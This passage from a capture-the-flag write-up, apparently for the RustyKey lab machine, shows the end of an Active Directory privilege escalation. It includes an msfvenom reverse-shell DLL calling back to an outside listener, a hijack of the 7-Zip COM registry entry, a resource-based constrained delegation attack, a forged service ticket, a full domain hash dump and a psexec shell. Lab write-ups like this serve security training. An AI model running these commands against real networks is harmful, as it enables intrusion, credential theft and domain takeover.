
We need to replace the path to the malicious .dll
Generating a malicious .dll using msfvenom.
1
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.73 LPORT=9003 -f dll -o mal.dll

Now we can replace the 7zip dll with our malicious .dll.
1
Set-ItemProperty "Registry::HKEY_CLASSES_ROOT\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32" -Name "(default)" -Value "c:\windows\tasks\mal.dll"

We have successfully set the path to our malicious binary.
After sometime we get a shell on our listener as MM.TURNER
1
rlwrap -cAr nc -lnvp 9003

Marking MM.TURNER as owned in bloodhound and checking for the outbounds from this user.

This means we can perform an RBCD attack, for that we need an SPN set object and machine accounts have SPN set on them by default, So we have IT-COMPUTER3$ as the account.
RBCD to BackupAdmin
Also we cant impersonate the Administrator account as this account is marked as sensitive.

However there is another account present in the domain with administrator level privileges i.e backupadmin.

This account is a part of ENTERPRISE ADMINS and also not set to Sensitive.
We can also check this with powerview.ps1

1
get-domaincomputer -unconstrained

With Get-ADComputer
1
get-adcomputer DC -properties PrincipalsAllowedToDelegateToAccount

We can see PrincipalsAllowedToDelegateToAccount is empty, we can set this to IT-COMPUTER3$
1
2
Set-ADComputer DC -PrincipalsAllowedToDelegateToAccount 'IT-COMPUTER3$'
get-adcomputer DC -properties PrincipalsAllowedToDelegateToAccount

Now we can impersonate and request a Silver Ticket for the BackupAdmin user using GetST.py
1
getST.py -spn 'CIFS/DC.RUSTYKEY.HTB' -impersonate 'BACKUPADMIN' rustykey.htb/'IT-COMPUTER3$':'Rusty88!' -dc-ip 10.129.232.127  2>/dev/null

Now lets access the shares as BackupAdmin user.
1
nxc smb 10.129.232.127 -k --use-kcache --shares

Lets dump the full domain using secretsdump.py
1
secretsdump.py -k -no-pass DC.RUSTYKEY.HTB -dc-ip 10.129.232.127



Also we can psexec and claim our root flag.
1
psexec.py -k -no-pass dc.rustykey.htb -dc-ip 10.129.232.127

Rooted!
RBCD using Rubeus
